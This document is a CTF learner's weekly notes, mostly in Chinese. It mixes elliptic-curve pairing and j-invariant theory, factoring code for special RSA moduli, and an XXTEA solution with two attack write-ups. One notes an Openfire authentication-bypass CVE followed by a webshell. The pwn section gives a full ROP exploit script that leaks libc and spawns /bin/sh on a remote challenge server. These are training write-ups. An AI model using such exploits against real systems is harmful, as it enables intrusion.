

# Winter notes for CTF

Week 3

**Astrageldon**

2024-01-29

# Contents

<b>1</b>	<b>Web</b>	<b>3</b>
1.1	ez_login (SBCTF 2024 Week 2) . . . . .	3
<b>2</b>	<b>Crypto</b>	<b>4</b>
2.1	Pairings or Bilinear Mappings on Elliptic Curves . . . . .	4
2.1.1	Group Structure in Elliptic Curves . . . . .	4
2.1.2	Mappings on $E(\mathbb{F}_{q^k})[r]$ and between Petals . . . . .	5
2.1.3	Twisted Curves . . . . .	6
2.2	Division Polynomials of Elliptic Curves . . . . .	7
2.3	J-invariants and Isomorphisms of Elliptic Curves and Lattices . . . . .	8
2.4	A Toy 🐻 Implementation of Masaaki Shirase's Factorization Method . . . . .	10
2.5	Attacking Common Prime RSA . . . . .	12
<b>3</b>	<b>Misc</b>	<b>13</b>
3.1	(Placeholder) . . . . .	13
<b>4</b>	<b>Reverse</b>	<b>14</b>
4.1	ez_ptrace (SBCTF 2024 Week 2) . . . . .	14
<b>5</b>	<b>Pwn</b>	<b>16</b>
5.1	justheap (SBCTF Week 2) . . . . .	16

# 1 Web

## 1.1 ez\_login (SBCTF 2024 Week 2)


通过[这个东西](#) 或者[这个东西](#) 或者[这个东西](#) 可以知道 Openfire 在 3.10.0 <= Openfire < 4.6.8, 4.7.0 <= Openfire 4.7.x < 4.7.5 时存在身份认证绕过漏洞 (CVE-2023-32315), 根据板子 ( ) 即可创建账号登入后台。

第二步, 通过 Github 上的 Openfire 专属 Webshell ( 或者 ) 即可愉快地得到 Shell。

Flag: ~~sike! that's a dynamic flag!~~

## 2 Crypto

### 2.1 Pairings or Bilinear Mappings on Elliptic Curves

本节主要讨论的内容为椭圆曲线上的双线性对，它是许多密码协议的基础（参考 SM9 标准 ）。

双线性对指的是映射  $e : \mathbb{G}_1 \times \mathbb{G}_2 \rightarrow \mathbb{G}_T$ ，其中  $(\mathbb{G}_1, \cdot), (\mathbb{G}_2, \cdot), (\mathbb{G}_T, \cdot)$  是阶数均为  $p \in \mathbb{P}$  的循环群（ $\mathbb{G}_1$  与  $\mathbb{G}_2$  也可视作加法群），此外， $e$  满足

- a) 双线性性 (Bilinearity):  $\forall u \in \mathbb{G}_1, v \in \mathbb{G}_2, a, b \in \mathbb{Z}_p \Rightarrow e(u^a, v^b) = e(u, v)^{ab}$ 。
- b) 非退化性 (Non-degeneracy):  $\forall g_1 \in \mathbb{G}_1, g_2 \in \mathbb{G}_2 \Rightarrow e(g_1, g_2) \neq \mathbf{1}_{\mathbb{G}_T}$ 。
- c) 可计算性 (Efficiency): 对于任意输入  $g_1, g_2$ ，总可以在  $\log_2 p$  的多项式时间内求出  $e(g_1, g_2)$ 。


#### 2.1.1 Group Structure in Elliptic Curves


设  $K_0 = \mathbb{F}_q$  ( $q$  是质数的幂)， $E(K_0)$  是定义在  $K_0$  上的椭圆曲线  $E : y^2 = x^3 + ax + b$ ， $E(K_0)[r] := \{P : [r]P = \mathcal{O}, P \in E(K_0)\}$ 。不加证明地给出下面的定理：

**Theorem 2.1.1** 若  $r \parallel \#E(K_0)$  (此时  $E(K_0)[r]$  是  $E(K_0)$  的阶为  $r$  的子群)， $k$  为满足  $r \mid q^k - 1$  的最小正整数 ( $k$  被称作是嵌入次数，*embedding degree*)，令  $K = \mathbb{F}_{q^k}$  ( $\mathbb{F}_{q^k} \neq \mathbb{Z}_{q^k}$ )，则

$$E(K)[r] \cong \mathbb{Z}_r \times \mathbb{Z}_r$$

这个定理说明，在扩域上  $E(K)[r]$  的阶为  $r^2$ ，并且我们可以将其分割成  $r + 1$  个阶为  $r$  的子群，单位元  $\mathcal{O}$  为所有子群的公共元素。这允许我们将这  $r + 1$  个子群描绘成如下的形状。

比如 ()，令  $q = 11$ ， $E/\mathbb{F}_q : y^2 = x^3 + 4$ ，则  $\#E(\mathbb{F}_q) = 12$ ，取  $r = 3$ ， $k = 2$ ，利用  $\mathbb{F}_q$  上的不可约多项式  $f(i) = i^2 + 1$  对基域  $K_0$  进行扩域得到  $K = \mathbb{F}_{q^2} = \mathbb{F}_q(i)$ ，则根据上述定理  $\#E(K)[r] = 3 \times 3 = 9$ ，可以对  $E(K)[r]$  进行如下的分割：



左上角的花瓣所代表的子群完全处在基域  $K_0$  上，除此以外的其他子群完全处在扩域  $K$  上，实际上，前者的特殊性使得它作为双线性映射中的  $\mathbb{G}_1$  存在。

### 2.1.2 Mappings on $E(\mathbb{F}_{q^k})[r]$ and between Petals

在寻找  $\mathbb{G}_2$  之前，我们先在  $E(K) = E(\mathbb{F}_{q^k})$  上定义三个映射：

1. Frobenius:

$$\pi_q : (x, y) \mapsto (x^q, y^q)。$$

2. Trace:

$$\begin{aligned} \text{Tr} : E(\mathbb{F}_{q^k})[r] &\rightarrow E(\mathbb{F}_q)[r], (x, y) \mapsto (x, y) + (x^{q^1}, y^{q^1}) + \cdots + (x^{q^{k-1}}, y^{q^{k-1}}) \\ &\left( = \sum_{i=0}^{k-1} \pi_q^i((x, y)) = \sum_{\sigma \in \text{Gal}(\mathbb{F}_{q^k}/\mathbb{F}_q)} \sigma((x, y)) \right)。 \end{aligned}$$

3. anti-Trace:

$$\text{aTr} : P \mapsto [k]P - \text{Tr}(P)。$$

可以证明， $\pi_q \in \text{Gal}(\mathbb{F}_{q^k}/\mathbb{F}_q)$  (感觉应该是  $\pi_q \in \text{Gal}(E(\mathbb{F}_{q^k})/E(\mathbb{F}_q))?$ )，于是对于上一小节末尾提到的  $\mathbb{G}_1 = E(\mathbb{F}_q)[r]$  而言， $\pi_q$  在其上是单位映射，而反过来，如果  $\pi_q(P) = P$ ，则  $P \in E(\mathbb{F}_q)[r]$ 。据此，由于  $r \neq 1$ ，我们便得到了一个有趣的式子：

$$\mathbb{G}_1 = E(\mathbb{F}_{q^k})[r] \cap (\text{Ker}(\pi_q - [1]))$$

对于  $P \in E(\mathbb{F}_{q^k})[r]$  而言，根据同构(甚至是同态)的性质显然有  $\pi_q(\text{Tr}(P)) = \text{Tr}(P)$ ，于是  $\text{Tr}(P) \in \mathbb{G}_1$ 。

此外，不难验证  $\text{aTr}(E(\mathbb{F}_q)) = \{\mathcal{O}\}$ ， $\text{Tr}(\text{aTr}(P)) = \mathcal{O}$ 。

$\pi_q$  满足如下的特征多项式 (🔗)：


$$\pi_q^2 - [t]\pi_q + [q] = 0, \quad t = q + 1 - \#E(\mathbb{F}_q)$$

也即  $(\pi_q - [q])(\pi_q - [1]) = 0$ ，因此  $\pi_q$  除了 1 以外还有一个特征值  $q$ ，故存在  $E(\mathbb{F}_{q^k})[r]$  的一个子群，使得其中的元素  $P$  满足  $\pi_q(P) = [q]P$ ，这个子群记为  $\mathcal{G}_2$ ，它可以写作

$$\mathcal{G}_2 = E(\mathbb{F}_{q^k})[r] \cap (\text{Ker}(\pi_q - [q]))$$

由于  $r \neq q - 1$ ，故  $\mathcal{G}_2$  中的任一元素  $P$  都满足  $\text{Tr}(P) = 0$  (因此  $\mathcal{G}_2$  被称作 trace-zero subgroup)，事实上，该命题的逆命题也成立。

经过上述的讨论， $\text{Tr}$  将  $E(\mathbb{F}_{q^k})$  中除了  $\mathcal{G}_2$  以外的  $r$  阶子群映到  $\mathbb{G}_1$ ，并将  $\mathcal{G}_2$  映到  $\{\mathcal{O}\}$ ； $\text{aTr}$  将  $E(\mathbb{F}_{q^k})$  中所有  $r$  阶子群映到  $\mathcal{G}_2$ 。花瓣之间便存在如下的映射关系：



$\mathbb{G}_1$  与  $\mathcal{G}_2$  构成了常用的双线性对的雏形，然而， $\mathcal{G}_2$  的坐标位于扩域  $K = \mathbb{F}_{q^k}$  上，而由于  $k$  一般较大， $K$  上的计算较为低效，因此我们需要将  $\mathcal{G}_2$  转移至较小的域上。

### 2.1.3 Twisted Curves

设  $E : y^2 = x^3 + ax + b$ ，定义  $E' : y^2 = x^3 + aw^4x + bw^6$ ， $w \in \mathbb{F}_{q^k}$ ，则  $E$  与  $E'$  同构，同构映射为：

$$\Psi : E' \rightarrow E, (x', y') \mapsto (x'/w^2, y'/w^3)$$

在加权仿射空间（weighted affine space）中，令  $x, y, z$  的权重分别为 2, 3, 1，那么写成齐次坐标的形式就是：


$$\Psi : E' \rightarrow E, (x' : y' : 1) \mapsto (x' : y' : w)$$

众所周知同构映射可以保持群结构不变，于是  $E(\mathbb{F}_{q^k})[r]$  也具有“花瓣”结构。这样的  $E'$  被称作  $E$  的孪生曲线（twisted curve，或者叫做扭曲曲线）。

$\Psi^{-1}$  可以将  $\mathcal{G}_2 \in E(\mathbb{F}_{q^k})[r]$  映射至  $E'(\mathbb{F}_{q^{k/d}})[r]$  中， $d$  的值越大越好，但  $d \in \{2, 3, 4, 6\}$ ，换句话说，孪生曲线只有以下四种：

- Quadratic twists:  $d=2$ 。对于所有椭圆曲线都适用，此时  $w^2 \in \mathbb{F}_{q^{k/2}}$ ， $w^3 \in \mathbb{F}_{q^k}$ 。
- Cubic twists:  $d=3$ 。a=0 时适用，此时  $w^3, w^6 \in \mathbb{F}_{q^{k/3}}$ ， $w^2 \in \mathbb{F}_{q^k} \setminus \mathbb{F}_{q^{k/3}}$ 。
- Quartic twists:  $d=4$ 。b=0 时适用，此时  $w^4 \in \mathbb{F}_{q^{k/4}}$ ， $w^2 \in \mathbb{F}_{q^{k/2}}$ ， $w^3 \in \mathbb{F}_{q^k} \setminus \mathbb{F}_{q^{k/2}}$ 。
- Sextic twists:  $d=6$ 。a=0 时适用，此时  $w^6 \in \mathbb{F}_{q^{k/6}}$ ， $w^3 \in \mathbb{F}_{q^{k/3}}$ ， $w^2 \in \mathbb{F}_{q^{k/2}}$ 。

**Example 2.1.1**  $q = 103$ ,  $E : y^2 = x^3 + 72$ ,  $\#E(\mathbb{F}_p) = 84$ , 令  $r = 7$ ,  $k = 6$ ,  $E' : y^2 = x^3 + 72u^6$ , 其中  $u^6 + 2 = 0$ ,  $u \notin \mathbb{F}_p$ ,  $\Psi : E' \rightarrow E, (x', y') \mapsto (x'/u^2, y'/u^3)$ ,  $\Psi^{-1} : E \rightarrow E', (x, y) \mapsto (u^2x, u^3y)$ , 则  $\mathcal{G}_2$  与  $\Psi(\mathcal{G}_2)$  之间有如下转化: (可以看到  $\Psi^{-1}(\mathcal{G}_2) = \mathcal{G}'_1$ ,  $\Psi^{-1}(\mathcal{G}_1) = \mathcal{G}'_2$ )



在双线性对中一般取  $\mathbb{G}_2 = \Psi^{-1}(\mathcal{G}_2)$ 。

(To Be Continued) or not :)

## 2.2 Division Polynomials of Elliptic Curves

给定椭圆曲线  $E : y^2 = x^3 + Ax + B$  与  $P = (x, y) \in E$ , 则在权值为 2, 3, 1 的加权仿射空间中  $P = (x : y : 1)$ 。现在定义

$$[n]P = \left( \frac{\phi_n}{\psi_n^2}, \frac{\omega_n}{\psi_n^3} \right) = (\phi_n : \omega_n : \psi_n)$$

其中  $\phi_n, \omega_n, \psi_n \in \mathbb{Z}[x, y, A, B]/(y^2 - x^3 - Ax - B)$ , 再定义

$$\psi_1 = 1$$

$$\psi_2 = 2y$$

$$\psi_3 = 3x^4 + 6Ax^2 + 12Bx - A^2$$

$$\psi_4 = 4y(x^6 + 5Ax^4 + 20Bx^3 - 5A^2x^2 - 4ABx - A^3 - 8B^2)$$

当  $n > 4$ ,  $n \in \mathbb{N}_+$  时,

$$\psi_{2n+1} = \psi_{n+2}\psi_n^3 - \psi_{n-1}\psi_{n+1}^3$$

$$\psi_{2n} = \frac{1}{2y}(\psi_n(\psi_{n+2}\psi_{n-1}^2 - \psi_{n-2}\psi_{n+1}^2))$$

$\psi_0 = 0$ , 而当  $n < 0$ ,  $-n \in \mathbb{N}_+$  时,  $\psi_n = -\psi_{-n}$ 。那么当

$$\phi_n = x\psi_n^2 - \psi_{n-1}\psi_{n+1}$$

$$\omega_n = \frac{1}{4y}(\psi_{n+2}\psi_{n-1}^2 - \psi_{n-2}\psi_{n+1}^2)$$

时,  $(\phi_n : \omega_n : \psi_n)$  的确等于  $[n](x : y : 1)$ 。

SageMath 为椭圆曲线类附带了 `divison_polynomial` 方法, 它可以计算出  $n = -1, -2$  和  $n = 1, 2, \dots$  时的  $\psi_n$ , 只不过将上述的  $y$  替换成了  $2(x^3 + Ax + B)$ , 但是本质是相同的。

```
E.division_polynomial(m, x=None, two_torsion_multiplicity=2)

...

Return the m^{th} division polynomial of this elliptic curve
evaluated at "x".

...
```

$\psi_n$  详细的计算方式参见 ~~🔗~~ (Deprecated) `E.division_polynomial_0` 的源码。

## 2.3 J-invariants and Isomorphisms of Elliptic Curves and Lattices

设  $\Lambda$  为  $\mathbb{C}$  上的格子  $\Lambda = \Lambda(\omega_1, \omega_2) = \{m\omega_1 + n\omega_2 : m, n \in \mathbb{Z}\}$ , Weierstrass 椭圆函数被定义为:


$$\wp(z; \Lambda) = \frac{1}{z^2} + \sum_{\omega \in \Lambda \setminus \{0\}} \left[ \frac{1}{(z - \omega)^2} - \frac{1}{\omega^2} \right]$$

根据其 Laurent 展开, 可以推导出关系式:

$$(\wp')^2 = 4\wp^3 - g_2\wp - g_3, \quad g_2 = 60G_4, \quad g_3 = 140G_6$$

其中  $G_k = G_k(\Lambda) = \sum_{\omega \in \Lambda \setminus \{0\}} \frac{1}{\omega^k}$  是 Eisenstein 级数。

令  $\wp' = y$ ,  $\wp = x$ , 便得到了椭圆曲线的表达式:  $E: y^2 = 4x^3 - g_2x - g_3$ 。

至此, 我们知道, 复平面上的格子与椭圆曲线之间可能存在一一对应的同构关系。事实上, 基于  $\wp$  的双周期性, 我们可以将  $\Lambda$  的一个基础平行四边形 (fundamental parallelogram) 中的每一个复数点  $z$  和椭圆曲线上的点  $(\wp(z), \wp'(z))$  进行一一对应。同构关系为  $\Phi: \mathbb{C}/\Lambda \rightarrow E$ ,  $z \mapsto (\wp(z), \wp'(z))$  (Uniformization Theorem, )。

对于三次多项式  $ax^3 - px - q = a(x - x_1)(x - x_2)(x - x_3)$  而言, 其判别式满足:

$$\Delta = Ka^4 \prod_{i < j} (x_i - x_j)^2 = K(4ap^3 - 27a^2q^2)$$

$K$  为任意非零常数, 当  $a = 4$ ,  $p = g_2$ ,  $q = g_3$ ,  $K = 1/16$  就有

$$\Delta(\Lambda) = g_2^3 - 27g_3^2$$

可以证明对于任意格点集而言  $\Delta(\Lambda) \neq 0$ , 并且  $g_2^3, g_3^2$  均为  $-12$  阶齐次函数, 将两个同阶齐次函数相除便得到一个零阶齐次函数, 这里定义:

$$j(\Lambda) = \frac{g_2^3}{\Delta} = \frac{g_2^3}{g_2^3 - 27g_3^2}$$

则

$$j(\tau) := j(\Lambda(\tau, 1)) = j(\Lambda(\omega_1, \omega_2)), \quad \tau = \frac{\omega_1}{\omega_2} \in \mathbb{H} := \{z : \Im(z) > 0\}$$

它在分式线性变换的作用下是不变的:

$$j\left(\frac{a\tau + b}{c\tau + d}\right) = j(\tau), \quad \tau \in \mathbb{H}, \quad \begin{pmatrix} a & b \\ c & d \end{pmatrix} \in \mathrm{SL}_2(\mathbb{Z})$$

类似地我们可以定义椭圆曲线  $E: y^2 = x^3 + ax + b$  的  $j$ -不变量  $j(E) := \frac{4a^3}{4a^3 + 27b^2}$ , 不过一般的定义中还要乘上一个拉马努金觉得有趣的数字减去一, 或者说哈代乘坐过的一辆出租车的车牌号减一, 同时也是哈代觉得是不祥征兆的数字减一  $1728 = 12^3$ , 也就是说:

$$j(E) = 1728 \cdot \frac{4a^3}{4a^3 + 27b^2}$$

$j(E)$  在如下的变换下保持不变:

$$\phi: E \rightarrow E', \quad (a, b) \mapsto (a', b') = (u^4a, u^6b)$$



可以验证,  $j(E) = j(E') \Leftrightarrow E \cong E'$ 。

基于上述讨论, 格子与椭圆曲线之间有如下同构关系:

$$\begin{array}{ccc} \mathbb{C}/\Lambda & \xrightarrow{\alpha} & \mathbb{C}/\Lambda' \\ \downarrow \Phi & & \Phi' \downarrow \\ E & \xrightarrow{\phi} & E' \end{array}$$

其中  $\alpha \in \text{Hom}(\Lambda_1, \Lambda_2) = \{\alpha \in \mathbb{C} : \alpha\Lambda_1 \subset \Lambda_2\}$

值得注意的是, 在这里,  $j(\Lambda) = j(\Lambda') = j(\tau)$ , 而  $j(E) = j(E')$ 。

根据  $j(E) = j_0$ , 我们可以按照如下的方式来构造椭圆曲线, 其中  $R$  是参数:


**Table 1.** Elliptic curve having  $j$ -invariant  $j_0$ .

$y^2 = x^3 + \frac{3j_0R^2}{1728 - j_0}x + \frac{2j_0R^3}{1728 - j_0} \quad (R \neq 0) \text{ when } j_0 \neq 0, 1728$	
$y^2 = x^3 + R \quad (R \neq 0)$	when $j_0 = 0$
$y^2 = x^3 + Rx \quad (R \neq 0)$	when $j_0 = 1728$

$j$  不变量在代数闭域上完全确定了椭圆曲线的等价关系 (等价类个数为 1), 但是在非代数闭域上确定的等价类个数为: (暂不证明)

$$\begin{cases} 2, & j \neq 0, j \neq 1728 \\ 4, & j = 1728 \\ 6, & j = 0 \end{cases}$$

## 2.4 A Toy Implementation of Masaaki Shirase's Factorization Method

设  $n = pq$ ,  $p$  和  $q$  是大质数, 对于某些  $D$  以及满足  $p = (DV^2 + 1)/4$ ,  $V \in \mathbb{Z}$  的质数  $p$  而言, Qi Cheng () 提出了一种将  $p$  从  $n$  中分解出来的方法。

Qi Cheng 所使用的方法基于如下事实:

1.

若椭圆曲线  $E_1, E_2$  定义在  $\mathbb{F}_q$  上,  $j(E_1) = j(E_2)$ , 则

$$E_1(\mathbb{F}_q) \cong E_2(\mathbb{F}_q) \Leftrightarrow \#E_1(\mathbb{F}_q) = \#E_2(\mathbb{F}_q) \Leftrightarrow E_1 \text{ and } E_2 \text{ have the same trace } t \text{ (of Frobenius)}$$

2.

当  $t = 1$  时, 有  $\#E(\mathbb{F}_p) = p$ , 于是,  $[n]P = \mathcal{O}_p, \forall P \in E(\mathbb{F}_p)$ , 即  $\psi_n \equiv 0 \pmod{p}$ 。但是当  $E$  超奇异/伪超奇异时 (此时  $\#E(\mathbb{F}_n) = n$ ),  $\psi_n \equiv 0 \pmod{n}$ 。

3.

若质数  $p$  满足  $4p - t^2 = DV^2$ ,  $D, V \in \mathbb{Z}_+$ ,  $D$  不含平方因子且  $D \equiv 3 \pmod{4}$ , 令  $K = \mathbb{Q}(\sqrt{-D})$ ,  $\mathcal{O}_K$  为  $K$  的 “order” ( $\mathcal{O}_K = \mathbb{Z}\left[\frac{1+\sqrt{-D}}{2}\right]$ ), 格子  $\Lambda \subset \mathbb{C}$  满足  $\text{End}(\Lambda) = \mathcal{O}_K$ , 于是根据上节提到的同构关系, 可以定义


$$\text{Ell}_{\mathcal{O}_K}(\mathbb{C}) = \{j(E) : E \text{ is defined over } \mathbb{C} \text{ and } \text{End}(E) \cong \mathcal{O}_K\}$$


然后定义希尔伯特类多项式 (Hilbert class polynomial):

$$H_D(x) = \prod_{j(E) \in \text{Ell}_{\mathcal{O}_K}} (x - j(E))$$

如果  $H_D(j_0) = 0$ , 那么有限域  $\mathbb{F}_p$  上以  $j_0$  为  $j$  不变量的椭圆曲线  $E(\mathbb{F}_p)$ , 以及它的孪生曲线  $E'(\mathbb{F}_p)$  的 trace (of Frobenius) 均为  $t$ 。

然而, 在  $\mathbb{F}_n$  上, 当  $H_D(x)$  的最高次比 1 大时,  $H_D$  的根往往是难以直接求出的。

Qi Cheng () 讨论了  $H_D(j)$  最高次为 1 的  $D$ , 而白勢政明 (しらせ まさあき) 通过商掉  $H_{D,n}(j)$  得到了在  $H_D(j)$  最高次为 2 的情况下  $n$  的分解方法。

以下是对这篇论文 () 中 **Algorithm 1** 的 SageMath 实现, 它对应  $D = 3$  的情况:

```
import random, sys
from Crypto.Util.number import *

sys.setrecursionlimit(int(2147483647))

def algorithm1(N):
    N = int(N)
    while 1:
        x0, y0 = [random.randint(1, N) for _ in range(2)]
        A = Zmod(N)(0)
```

```

    B = Zmod(N)(y0**2 - x0**3)
    E = EllipticCurve(Zmod(N), [A, B])
    P = E(x0, y0)
    d = E.division_polynomial(N, x=Zmod(N)(x0))
    g = gcd(N, d)
    if g not in [0, 1, N]:
        return g

def genprime(D, pbits):
    while 1:
        V = getRandomNBitInteger((pbits - int(D).bit_length() + 2) // 2)
        p = (D * V ** 2 + 1) / 4
        if isPrime(int(p)):
            return p

def main():
    p = genprime(3, 500)
    q = getPrime(500)
    n = p * q
    p_ = algorithm1(n)
    assert all([n % p_ == 0, p_ not in [1, n]])

if '__main__' == __name__:
    main()

```

当  $D \in \{11, 19, 43, 67, 163\}$  时,  $H_{D,n}(j)$  的根是容易求得的, 但  $P$  点不如上述情况那般容易寻找, 于是, 随机选取  $0 \in \mathbb{Z}_n$ , 令  $\tau = x_0^3 + Ax_0 + B$ , 根据椭圆曲线的方程构造  $\mathcal{Q}_n^\tau = \mathbb{Z}_n[X]/(X^2 - \tau)$ 。令  $P = (x_0, X) \in E(\mathcal{Q}_n^\tau)$ , 计算  $[n]P$ :

$$[n]P = (a_{n,0} + a_{n,1}X : b_{n,0} + b_{n,1}X : d_{n,0} + d_{n,1}X)$$

显然,  $d_{n,0} + d_{n,1}X \equiv 0 \pmod{p} \Rightarrow d_{n,0}^2 - d_{n,1}^2\tau \equiv 0 \pmod{p}$ 。

当  $D \in \{35, 51, 91, 115, 123, 187, 235, 267, 403, 427\}$  时,  $H_{D,n}(j)$  的度为 2:  $H_{D,n}(j) = s + tj + j^2$ ,  $s, t \in \mathbb{Z}_n$ 。令

$$\mathcal{S}_n^{D,\tau} = \mathbb{Z}_n[j, X]/(H_{D,n}(j), X^2 - \tau)$$

$$\phi_n : \mathcal{S}_n^{D,\tau} \rightarrow \mathbb{Z}_n, \quad (a_0 + a_1j) + (a_2 + a_3j)X \mapsto c = b_0^2 + b_1^2s - b_0b_1t$$

$$\text{where } b_0 + b_1j = (a_0 + a_1j)^2 - (a_2 + a_3j)^2\tau$$

则  $\phi_n$  可以用来构造  $p$  的倍数。

Implementations of **Algorithm 2** and **Algorithm 3**: ...

**Remark.** Before this subsection is closed, **Astrageldon** proudly claims that he is 2 lazy 2 code right now!

(To Be Continued) or not :)

## 2.5 Attacking Common Prime RSA

Wiener 提出, 若  $p, q \in \mathbb{P}$ ,  $n = pq$ ,  $p - 1$  与  $q - 1$  有一个大数因子  $g = n^\gamma$  时, Wiener 攻击在一定程度上会失效。

然而, 当  $\gamma$  接近  $1/2$  时, 设  $p = 2g\alpha + 1$ ,  $q = 2g\beta + 1$ ,  $n = pq = 2g(\alpha + \beta + 2g\alpha\beta) + 1$ , 注意到  $x^{n-1} \bmod p$  最多只会生成  $(p-1)/2g + 1$  个不同的数, 因此伪随机数生成器  $f(x) = x^{n-1} + 3 \bmod n$  可以在  $\mathcal{O}(\sqrt{p/g}) \approx \mathcal{O}(n^{1/4-\gamma/2}) \approx \mathcal{O}(1)$  的次数内遍历环。

因此我们可以使用 Pollard rho 算法快速分解  $n$ , 使用 Brent 判环算法加快分解速度。

```
import random
try:
    gcd
except NameError:
    from math import gcd

def rho(N):
    f = lambda x: (pow(x, N-1, N) + 3) % N
    while True:
        t = random.randint(2, N)
        h = f(t)
        step_times = 0
        step_limit = 2
        while True:
            if not step_times < step_limit:
                step_times = 0
                step_limit *= 2
                t = h
                h = f(h)
            p = gcd(abs(int(t) - int(h)), N)
            if p == N:
                break
            elif p > 1:
                return (p, N // p)
            else:
                h = f(h)
                step_times += 1
```

## 3 Misc

### 3.1 (Placeholder)

这是一个 Placeholder，如果你看到了这句话，说明 Astrageldon 在这个星期完全没有接触 Miscellaneous 领域！



## 4 Reverse

### 4.1 ez\_ptrace (SBCTF 2024 Week 2)

ptrace 是什么? 🤔

#### DESCRIPTION [top](#)

The `ptrace()` system call provides a means by which one process (the "tracer") may observe and control the execution of another process (the "tracee"), and examine and change the tracee's memory and registers. It is primarily used to implement breakpoint debugging and system call tracing.

本题中, `father` 程序可以创建程序 `son`, 并且对它的数据进行修改。

如果不知道 `father` 可以修改 `son` 的数据而直接对 `son` 进行常规分析, 就会得到如下的 flag:

```
In [4]: !./father fuck
...: p = process('./son'); r.sendline(b'}\xe1 \x0e\x04\xd8\x94vi{9[`\x8a-\xea\x82\xd6\xe
...: d\xa1 y\x8e\x9a\xe5\xd5\x12\x81\xca(G\xc0'); r.interactive(); r.close();
[*] Starting local process './son'
[+] Starting local process './son': pid 1417968
[*] Switching to interactive mode
[*] Process './son' stopped with exit code 0 (pid 1417968)
Please input the flag:
Right flag!
[*] Got EOF while reading in interactive
```

修正后的结果应该是

```
import struct
from ctypes import c_uint32

DELTA = 0x9E3779B9

def encrypt(v, n, k):
    rounds = 6 + int(52 / n)
    sum = c_uint32(0)
    z = v[n - 1].value
    while rounds > 0:
        sum.value += DELTA
        e = (sum.value >> 2) & 3
        p = 0
        while p < n - 1:
            y = v[p + 1].value
            v[p].value += (((z >> 5 ^ y << 2) + (y >> 3 ^ z << 4)) ^ ((sum.value ^ y) + (k[(p & 3) ^ e] ^ z)))
            z = v[p].value
            p += 1
        y = v[0].value
        v[n - 1].value += (((z >> 5 ^ y << 2) + (y >> 3 ^ z << 4)) ^ ((sum.value ^ y) + (k[(p & 3) ^ e] ^ z)))
        z = v[n - 1].value
        rounds -= 1
    return [x.value for x in v]

def decrypt(v, n, k):
```

```

rounds = 6 + int(52 / n)
sum = c_uint32(rounds * DELTA)
y = v[0].value
while rounds > 0:
    e = (sum.value >> 2) & 3
    p = n - 1
    while p > 0:
        z = v[p - 1].value
        v[p].value -= (((z >> 5 ^ y << 2) + (y >> 3 ^ z << 4)) ^ ((sum.
            value ^ y) + (k[(p & 3) ^ e] ^ z)))
        y = v[p].value
        p -= 1
    z = v[n - 1].value
    v[0].value -= (((z >> 5 ^ y << 2) + (y >> 3 ^ z << 4)) ^ ((sum.value ^
        y) + (k[(p & 3) ^ e] ^ z)))
    y = v[0].value
    sum.value -= DELTA
    rounds -= 1
return [x.value for x in v]

enc = [c_uint32(x) for x in [152288272, 2060639855, 3959501342, 868395101,
    1148633822, 1500597819, 4122236777, 789644460]]

key = [116, 113, 108, 49]

print(struct.pack('<'+ 'I'*8, *decrypt(enc, 8, key)))

```

Flag: SBCTF{enjoy\_the\_time\_with\_XXTea}

## 5 Pwn

### 5.1 justheap (SBCTF Week 2)

原题捏 🤔🤔

```
from pwn import *
context(os='linux', arch='amd64', log_level='debug')
p = remote('47.76.71.50', 20012)
#p = process("./pwn")
elf = ELF('./pwn')
libc = ELF("./libc-2.27.so")

leave_ret=0x40079f
pop_rsi_r15=0x4012b1
pop_r14_r15=0x4012b0
pop_rdi=0x4012b3
ret=0x40101a
leave_ret=0x40123f
printf_got=elf.got['printf']
puts_plt=elf.plt['puts']
read_plt=elf.plt['read']

p.send(p64(pop_rdi)+p64(printf_got)+p64(puts_plt)+p64(pop_r14_r15))
p.send(p64(pop_rsi_r15)+p64(printf_got)+p64(ret)+p64(pop_r14_r15))
p.send(p64(pop_rdi)+p64(0)+p64(read_plt)+p64(0x40121f))
p.recvuntil('heap is here:')
heap_addr=p.recvline()
heap_addr=int(heap_addr,16)
print(hex(heap_addr))
p.send(b'a'*0x60+p64(heap_addr-104)+p64(leave_ret))
#sudo gem install one_gadget
#one_gadget libc-2.27.so
...
0x4f2c5 execve("/bin/sh", rsp+0x40, environ)
constraints:
rsp & 0xf == 0
rcx == NULL

0x4f322 execve("/bin/sh", rsp+0x40, environ)
constraints:
[rsp+0x40] == NULL

0x10a38c execve("/bin/sh", rsp+0x70, environ)
constraints:
[rsp+0x70] == NULL
...
onegadget=0x4f322
libc_base = u64(p.recvuntil('\x7f')[-6:].ljust(8, b'\x00'))-libc.sym["printf"]

p.sendline(p64(libc_base+onegadget))
```



```
p.interactive()
```

